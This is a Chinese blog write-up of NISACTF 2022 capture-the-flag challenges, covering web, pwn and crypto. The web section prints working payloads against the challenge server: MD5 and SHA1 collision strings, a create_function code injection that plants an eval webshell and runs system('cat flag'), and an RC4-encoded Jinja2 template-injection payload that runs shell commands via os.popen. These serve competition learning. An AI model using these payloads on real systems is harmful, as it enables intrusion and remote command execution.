NISACTF_WriteUp

原创

kinnisoy 已于 2022-03-28 10:51:48 修改 160 收藏

分类专栏： writeup 密码学 web安全 文章标签： php 开发语言 后端

于 2022-03-28 10:50:44 首次发布

WriteUp

文章目录

WEB

checkin

题目：

```php
<?php
error_reporting(0);
include "flag.php";
// Welcome toNISACTF
if ("jitanglailo" == $_GET[ahahahaha] && " Flag!+!!
N1SACTF" == $_GET[cuishiyuan]) { //tnnd! weishenme bUgeiwo
    echo $FLAG;
}
show_source(__FILE__);
?>
```


以为白给题，结果输入不对，`f12`查看源码。发现一些奇怪的东西：

```
<span style= color: #0000BB ></span>
<span style="color: #007700">& </span>
<span style="color: #DD0000">"&#x202E; Flag!N1SACTF" </span>
<span style="color: #007700">-- </span>
<span style="color: #0000BB">$_GET</span>
<span style="color: #007700">[</span>
```

down了源码，本地打开复制`nauyihsiuc owiegU`

```
0">[</span><span style="color: #0000BB">[U+202E][U+2066]Ugeiwo[U+2069][U+2066]cuishiyuan</span><span style="color: #007700">]) 
```



Payload:


```
http://120.27.195.236:28990/?ahahahaha=jitanglailo&%E2%80%AE%E2%81%A6Ugeiwo%E2%81%A9%E2%81%A6cuishiyuan=%E2%80%AE%E2%81%A6%20Flag!%E2%81%A9%E2%81%A6N1SACTF
```

---

level-up

第一关：什么都没有，查看源码，发现disallow，直接访问`robots.txt`，来到第二关。






第二关：md5相等绕过，网上找找MD5碰撞的字符串

不安全 | 120.27.195.236:28991/level_2_1s_h3re.php

```php
<?php
//here is level 2
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
    $a1 = (string)$_POST['array1'];
    $a2 = (string)$_POST['array2'];
    if ($a1 == $a2){
        die("????");
    }
    if (md5($a1) === md5($a2)){
        echo $level3;
    }
    else{
        die("level 2 failed ...");
    }

}
else{
    show_source(__FILE__);
}
?>
```


payload

```
array1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&array2=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```




hash碰撞样例： https://blog.csdn.net/cosmoslin/article/details/120973888

第三关：sha1碰撞，和上面一样

```php
<?php
//here is level 3
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
        $a1 = (string)$_POST['array1'];
        $a2 = (string)$_POST['array2'];
        if ($a1 == $a2){
                die("????");
        }
        if (sha1($a1) === sha1($a2)){
                echo $level4;
        }
        else{
                die("level 3 failed ...");
        }

}
else{
        show_source(__FILE__);
}
?>
```


payload

```
array1=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%2
00%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%
3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%
7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%F
E%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F
%AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&
array2=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%2
00%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%
3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01s
F%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%
26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E
3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```



level_level_4.php

第四关：需要传入参数`NI_SA_`，但是正则匹配不允许上传`_`,`.`,`(空格)`，所以需要绕过正则。

```php
<?php
//here is last level
        error_reporting(0);
        include "str.php";
        show_source(__FILE__);

        $str = parse_url($_SERVER['REQUEST_URI']);
        if($str['query'] == ""){
                echo "give me a parameter";
        }
        if(preg_match('/ |_|20|5f|2e|\./',$str['query'])
                die("blacklist here");
        }
        if($_GET['NI_SA_'] === "txw4ever"){
                die($level5);
        }
        else{
                die("level 4 failed ...");
        }

?>
```

give me a parameterlevel 4 failed ...

百度一下`parse_url`，

url_scheme:`@host[:port]][/path][?query][#fragment]`

查到这里，发现需要在path前面多加两条`/`，即可让query匹配不到正确参数。

payload

```
http://120.27.195.236:28991///level_level_4.php?NI_SA_=txw4ever
```

第五关：终于到最后一关了,orz...

看一下正则 `/^[a-z0-9_]*$/isD` 的意思：

> /i不区分大小写
> /s匹配任何不可见字符，包括空格、制表符、换页符等等，等价于[\f\n\r\t\v]
> /D如果使用$限制结尾字符,则不允许结尾有换行;

那么很显然，所有以数字，字母，下划线等开头的value都会被过滤，我们无法进入下面的.这里有一种bypass方式，在变量前面就上 `%5c` 即可。

使用第一个变量传递函数名，第二个变量传递函数内容来get flag。

函数名使用php官方函数 `create_function`

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-5FRqU9NX-1648434574790)(2022-03-27-20-06-13.png)]

测试函数执行1：

`?a=%5ccreate_function&b=return%222333%22;}phpinfo();/*` 上传后，函数为

```
create_function_anonymous(){
    return"2333";}
    phpinfo();
    /*}
```

不安全 | 120.27.195.236:28991/55_5_55.php?a=%5ccreate_function&b=return"2333";}phpinfo();/*

PHP Version 7.3.11

System	Linux ed568f0c80b8 3.10.0-1160.25.1.el
Build Date	Oct 25 2019 03:27:12
Configure Command	'./configure' '--build=x86_64-linux-musl' '- dir=/usr/local/etc/php/conf.d' '--enable-op enable-mysqlnd' '--with-password-argon2 curl' '--with-libedit' '--with-openssl' '--with- data' '--disable-cgi' 'build_alias=x86_64-li

上传一句话木马：`b= return "2333";}eval($_REQUEST['kinnisoy']);/*`

遍历目录：

`a=%5ccreate_function&b=return%222333%22;}eval($_REQUEST[%27kinnisoy%27]);/*&kinnisoy=var_dump(scandir(%27./%27));`

到这层时，发现flag文件，cat读取即可。

不安全 | create_function&b=return"2333";}eval($_REQUEST[%27kinnisoy%27]);/*&kinnisoy=var_dump(scandir(%27../../../%27));


array(21) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(
string(3) "dev" [5]=> string(3) "etc" [6]=> string(4) "flag" [7]=> string(4) "home" [8]=> strin
string(5) "media" [10]=> string(3) "mnt" [11]=> string(3) "opt" [12]=> string(4) "proc" [13]=
[14]=> string(3) "run" [15]=> string(4) "sbin" [16]=> string(3) "srv" [17]=> string(3) "sys" [1
"tmp" [19]=> string(3) "usr" [20]=> string(3) "var" }

最终payload


```
/55_5_55.php?a=%5ccreate_function&b=return%222333%22;}eval($_REQUEST[%27kinnisoy%27]);/*&kinnisoy=system(%27cat%
20../../../flag%27);
```

is secret


嗯？



嗯嗯？瞅一眼`robots.txt`



嗯嗯嗯？？？secret？？？
查到往年的一道题：`https://wwwofai.com/article/2616`
wow~ wow~ wow~



当`/secret?secret=awsds`secret的长度超过4时，会报错。

```
File "/app/app.py", line 35, in secret
    if(secret==None):
        return 'Tell me your secret.I will encrypt it so others can\'t see'
    rc=rc4_Modified.RC4("HereIsTreasure")   #解密
    deS=rc.do_crypt(secret)

    a=render_template_string(safe(deS))

    if 'ciscn' in a.lower():
        return 'flag detected!'
    return a
```


上面给出来RC4加密时的密钥：`HereIsTreasure`
SSTI模板注入，使用网上的脚本，来编码payload。


```python
#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time    : 2022/3/26 19:51
# @Author  : kinnisoy
# @Email   : kinnisoy@gmail.com
# @File    : secret.py
# @Software: PyCharm
# -*----*--*----*--*----*-
import base64
from urllib import parse

def rc4_main(key = "init_key", message = "init_message"):
#前往加密后得内容
    s_box = rc4_init_sbox(key)
    crypt = str(rc4_excrypt(message, s_box))
    return crypt

def rc4_init_sbox(key):
    s_box = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    return s_box
def rc4_excrypt(plain, box):
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    cipher = "".join(res)
    return (str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))

key = "HereIsTreasure"
message = input("请输入明文:\n")
enc_base64 = rc4_main( key , message )
enc_init = str(base64.b64decode(enc_base64),'utf-8')
enc_url = parse.quote(enc_init)
print("rc4加密后的url编码:"+enc_url)
# #print("rc4加密后的base64编码"+enc_base64)
# payload1 查看当前目录
# {% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__glob
als__['__builtins__'].eval("__import__('os').popen('ls /').read()")}}{% endif %}{% endfor %}
# payload2='  查看flag
# {% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__glob
als__['__builtins__'].eval("__import__('os').popen('cat /flag.txt').read()")}}{% endif %}{% endfor %}
```

执行代码

```
请输入明文:
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os')
.popen('cat /flag.txt').read()")}}{% endif %}{% endfor %}
rc4加密后的url编码:.J%19S%C2%A5%15Km%2B%C2%94%C3%96S%C2%85%C2%8F%C2%B8%C2%97%0B%C2%90X5%C2%A4A%C3%9FMD%C2%AE%07%C2%8BS%C3%9F7%C3%98%12%C3%85r%C3%A9%1B%C3%A4
%2A%C3%A7w%C3%9B%C2%9E%C3%B1h%1D%C2%82%25%C3%AD%C3%B4%06%29%7F%C3%B0o%2C%C2%9E9%08%C3%87%C3%B7u
.%C3%BB%C2%95%14%C2%BFv%05%19j%C2%AEL%C3%9A-%C3%A3t%C2%AC%7FX%2C8L%C2%81%C3%91H%C3%BF%C3%B6%C3%A3%C3%9A%C3%B5%C2%9A%C2%A6%23%06%C2%A7%C2%B8%C2%BB%C2%B9%C3
%A6ny%C3%98%C3%8Aj%C2%BB%25X%15%C3%97%C2%84F%24%1As%5E%C2%9B%C3%97%C2%A4%20j%C2%A5/%17%1C%C3%9Fs%C2%AF6%C3%85%C2%A5%C2%B1
.%C3%A8%C2%A2Y%21%C2%A8%C3%A0%10%C2%8Aa%5D%5C%2B%C3%8E%C2%B0%C2%99%C3%A0%C2%BE%C2%87-%10x%20%5D%C3%9A%0B%C2%882P%C3%A3%C3%93%08n0%C3%AE%C3%BDb%C2%B1%C3%80
%C3%B6%1F%5B%C2%88B%23~%C3%A6%C2%BC%5D%C2%81%C3%BF%C3%88d%C2%AE%C2%B8%C3%8E2%C2%92%20C%C2%B7%C2%B7%C2%95%C3%95Wj%C3%93%C2%B5%C3%AA_%C2%A1%2B%C2%87%C2%B5l
%08%27%3F%C3%96
                                                                                                                                                    CSDN @kinnisoy
```

payload secret=下面的值即可get flag

```
.J%19S%C2%A5%15Km%2B%C2%94%C3%96S%C2%85%C2%8F%C2%B8%C2%97%0B%C2%90X5%C2%A4A%C3%9FMD%C2%AE%07%C2%8BS%C3%9F7%C3%98
%12%C3%85r%C3%A9%1B%C3%A4%2A%C3%A7w%C3%9B%C2%9E%C3%B1h%1D%C2%82%25%C3%AD%C3%B4%06%29%7F%C3%B0o%2C%C2%9E9%08%C3%8
7%C3%B7u.%C3%BB%C2%95%14%C2%BFv%05%19j%C2%AEL%C3%9A-%C3%A3t%C2%AC%7FX%2C8L%C2%81%C3%91H%C3%BF%C3%B6%C3%A3%C3%9A%
C3%B5%C2%9A%C2%A6%23%06%C2%A7%C2%B8%C2%BB%C2%B9%C3%A6ny%C3%98%C3%8Aj%C2%BB%25X%15%C3%97%C2%84F%24%1As%5E%C2%9B%C
3%97%C2%A4%20j%C2%A5/%17%1C%C3%9Fs%C2%AF6%C3%85%C2%A5%C2%B1.%C3%A8%C2%A2Y%21%C2%A8%C3%A0%10%C2%8Aa%5D%5C%2B%C3%8
E%C2%B0%C2%99%C3%A0%C2%BE%C2%87-%10x%20%5D%C3%9A%0B%C2%882P%C3%A3%C3%93%08n0%C3%AE%C3%BDb%C2%B1%C3%80%C3%B6%1F%5
B%C2%88B%23~%C3%A6%C2%BC%5D%C2%81%C3%BF%C3%88d%C2%AE%C2%B8%C3%8E2%C2%92%20C%C2%B7%C2%B7%C2%95%C3%95Wj%C3%93%C2%B
5%C3%AA_%C2%A1%2B%C2%87%C2%B5l%08%27%3F%C3%96
```




'class' is not allowed. Secret is NSSCTF{0f6603ee-9e0c-486c-85da-8f7252eade0c}


PWN

ReorPwn?

题目给了nc，直接开连



Tell me what you want to execve：？？？
反着来？我也会！ `ls` 查看！



`cat flag` 拿下！

```
D:\>nc 120.27.195.236 28992
evcexe ot tnaw uoy tahw em lleT:
galf tac
NSSCTF{d26000e9-17f2-4a0d-a970-a6c3d3033ee9}
```

CRYPTO

sign_crypto

$$\ni\Sigma\Sigma\chi\Theta\forall\{\eta\diamond\infty\tau\_\widehat{nisa}\int\triangle\leftarrow\_\Lambda\aleph\tau\ell\Xi\}$$

？什么鬼 希腊字母？看看百度

现代希腊语字母表

序号 \ 字体	Times New Roman		Arial		Garamond		*Monotype Corsiva*		PMingLiu		Lucida Sans Unicode		英文注音	音标注音	中文注音
1	Α	α	Α	α	Α	α	*Α*	*α*	Α	α	Α	α	alpha	['ælfə]	阿尔法
2	Β	β	Β	β	Β	β	*Β*	*β*	Β	β	Β	β	beta	['beitə]	1贝塔 2比特
3	Γ	γ	Γ	γ	Γ	γ	*Γ*	*γ*	Γ	γ	Γ	γ	gamma	['gæmə]	伽马
4	Δ	δ	Δ	δ	Δ	δ	*Δ*	*δ*	Δ	δ	Δ	δ	delta	['deltə]	德尔塔
5	Ε	ε	Ε	ε	Ε	ε	*Ε*	*ε*	Ε	ε	Ε	ϵ	epsilon	[ep'sailən]	诶普西龙
6	Ζ	ζ	Ζ	ζ	Ζ	ζ	*Ζ*	*ζ*	Ζ	ζ	Ζ	ζ	zeta	['zi:tə]	1日-伊塔 2日-诶塔
7	Η	η	Η	η	Η	η	*Η*	*η*	Η	η	Η	η	eta	['i:tə]	伊塔
8	Θ	θ	Θ	θ	Θ	θ	*Θ*	*θ*	Θ	θ	Θ	θ	theta	['θi:tə]	西塔
9	Ι	ι	Ι	ι	Ι	ι	*Ι*	*ι*	Ι	ι	Ι	ι	iota	[ai'əutə]	1爱欧塔 2哟塔
10	Κ	κ	Κ	κ	Κ	κ	*Κ*	*κ*	Κ	κ	Κ	κ	kappa	[kæpə]	卡帕
11	Λ	λ	Λ	λ	Λ	λ	*Λ*	*λ*	Λ	λ	Λ	λ	lambda	['læmdə]	兰-布达
12	Μ	μ	Μ	μ	Μ	μ	*Μ*	*μ*	Μ	μ	Μ	μ	mu	[mju:]	1谬 2木
13	Ν	ν	Ν	ν	Ν	ν	*Ν*	*ν*	Ν	ν	Ν	ν	nu	[nju:]	1拗(niu) 2怒
14	Ξ	ξ	Ξ	ξ	Ξ	ξ	*Ξ*	*ξ*	Ξ	ξ	Ξ	ξ	xi	[ksai]	1克-赛2然-爱3可-西
15	Ο	ο	Ο	ο	Ο	ο	*Ο*	*ο*	Ο	ο	Ο	ο	omicron	[oumaik'rən]	1欧麦克荣2欧米克荣
16	Π	π	Π	π	Π	π	*Π*	*π*	Π	π	Π	π	pi	[pai]	派
17	Ρ	ρ	Ρ	ρ	Ρ	ρ	*Ρ*	*ρ*	Ρ	ρ	Ρ	ρ	rho	[rou]	楼
18	Σ	σ	Σ	σ	Σ	σ	*Σ*	*σ*	Σ	σ	Σ	σ	sigma	['sigmə]	西格玛
19	Τ	τ	Τ	τ	Τ	τ	*Τ*	*τ*	Τ	τ	Τ	τ	tau	[tau]	1套 2拓
20	Υ	υ	Υ	υ	Υ	υ	*Υ*	*υ*	Υ	υ	Υ	υ	upsilon	[ju:p'silən]	1宇普西龙2哦普斯龙
21	Φ	φ	Φ	φ	Φ	φ	*Φ*	*φ*	Φ	φ	Φ	ϕ	phi	[fai]	1佛-爱 2佛-伊
22	Χ	χ	Χ	χ	Χ	χ	*Χ*	*χ*	Χ	χ	Χ	χ	chi	[kai]	1恺 2可-亿
23	Ψ	ψ	Ψ	ψ	Ψ	ψ	*Ψ*	*ψ*	Ψ	ϕ	Ψ	ψ	psi	[psai]	1普西 2普赛
24	Ω	ω	Ω	ω	Ω	ω	*Ω*	*ω*	Ω	ω	Ω	ω	omega	['oumigə]	1欧美伽 2欧米伽

注:所有的各种注音仅供参考，与标准的希腊语发音有区别。中文注音按照标准希腊语发音标注，并参考网上及教科书的中文注音，力求准确，但与标准的希腊语发音仍有出入。有些字母的读音不只一种，中文注音给出了不同的发音，需要连读为一个音节的，用“-”连结。 制作:MHL 2013/08/12

这给出来的就是flag的格式，`{ }`括号告诉我的

再看看表，求和符号就是S吧，哎？

18	Σ	σ	Σ	σ	Σ	σ	Σ	σ	Σ	σ	Σ	σ	sigma ['sigmə] 西格玛
22	Χ	χ	Χ	χ	Χ	χ	Χ	χ	Χ	χ	Χ	χ	chi [kai]
8	Θ	θ	Θ	θ	Θ	θ	Θ	θ	Θ	θ	Θ	θ	theta ['θi:tə] 西塔

α	\alpha	κ	\kappa	ψ	\psi	F	\digamma	Δ	\Delta	Θ	\Theta
β	\beta	λ	\lambda	ρ	\rho	ε	\varepsilon	Γ	\Gamma	Υ	\Upsilon
χ	\chi	μ	\mu	σ	\sigma	$\varkappa$	\varkappa	Λ	\Lambda	Ξ	\Xi
δ	\delta	ν	\nu	τ	\tau	φ	\varphi	Ω	\Omega		
ϵ	\epsilon	o	o	θ	\theta	ϖ	\varpi	Φ	\Phi	$\aleph$	\aleph
η	\eta	ω	\omega	υ	\upsilon	ϱ	\varrho	Π	\Pi	$\beth$	\beth
γ	\gamma	ϕ	\phi	ξ	\xi	ς	\varsigma	Ψ	\Psi	$\daleth$	\daleth
ι	\iota	π	\pi	ζ	\zeta	ϑ	\vartheta	Σ	\Sigma	$\gimel$	\gimel

$\dots$	\dots	$\cdots$	\cdots	$\vdots$	\vdots	$\ddots$	\ddots
$\hbar$	\hbar	$\imath$	\imath	$\jmath$	\jmath	ℓ	\ell
$\Re$	\Re	$\Im$	\Im	$\aleph$	\aleph	$\wp$	\wp
$\forall$	\forall	$\exists$	\exists	$\mho$ [a]	\mho	∂	\partial
$'$	'	$\prime$	\prime	$\emptyset$	\emptyset	∞	\infty
∇	\nabla	$\triangle$	\triangle	$\Box$ [a]	\Box	$\Diamond$ [a]	\Diamond
$\bot$	\bot	$\top$	\top	$\angle$	\angle	$\surd$	\surd
$\diamondsuit$	\diamondsuit	$\heartsuit$	\heartsuit	$\clubsuit$	\clubsuit	$\spadesuit$	\spadesuit
$\neg$	\neg or \lnot	$\flat$	\flat	$\natural$	\natural	$\sharp$	\sharp

表 4.9　数学普通符号

$\hbar$ \hbar	$\imath$ \imath	$\jmath$ \jmath	ℓ \ell
$\wp$ \wp	$\Re$ \Re	$\Im$ \Im	∂ \partial
∞ \infty	$\prime$ \prime	$\emptyset$ \emptyset	∇ \nabla
$\surd$ \surd	$\top$ \top	$\bot$ \bot	$\angle$ \angle
$\triangle$ \triangle	$\forall$ \forall	$\exists$ \exists	$\neg$ \neg
$\flat$ \flat	$\natural$ \natural	$\sharp$ \sharp	$\clubsuit$ \clubsuit
$\diamondsuit$ \diamondsuit	$\heartsuit$ \heartsuit	$\spadesuit$ \spadesuit	$\backslash$ \backslash†
$\backprime$ \backprime	$\hslash$ \hslash	$\varnothing$ \varnothing	$\vartriangle$ \vartriangle
$\blacktriangle$ \blacktriangle	$\triangledown$ \triangledown	$\blacktriangledown$ \blacktriangledown	$\square$ \square
$\blacksquare$ \blacksquare	$\lozenge$ \lozenge	$\blacklozenge$ \blacklozenge	$\circledS$ \circledS
